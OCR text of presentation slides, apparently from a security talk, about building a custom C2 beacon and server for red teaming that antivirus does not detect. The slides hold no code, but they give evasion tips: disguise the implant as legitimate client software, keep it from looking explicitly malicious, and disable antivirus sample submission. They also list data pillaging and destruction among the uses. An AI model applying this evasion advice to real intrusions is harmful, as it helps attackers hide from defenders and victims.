
COVENANT

COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS

SCIENTIFIC CYBER SECURITY ASSOCIATION

Custom C2

- Signatures unknown for antivirus
- Your personal C2
- 100% safe



Use Cases


- Red team assessments
- Penetration tests
- Experiments and scientific research
- Information pillaging
- Data extraction/destruction

Advantages

- Easy to build, deploy and manage
- Stealthy


Disadvantages

- Poor OpSec
- Semi-interactive



Improvements to be made

- Built in functions
- Persistency



Recipe for success

- Make it look as a legitimate client software
- Make it not explicitly malicious
- Too much evasion techniques = suspicious!

Conclusions

With enough time and effort, antivirus software can be bypassed by a beacon and C2 server that:

- Anyone can build
- Easy to use and manage
- Helps in red team assessments

Don’t be afraid to experiment with code and try different ideas

Turn off the automatic sample submission in your antivirus!

Thanks for your attention!

Q&A

Email: s_simonovi@cu.edu.ge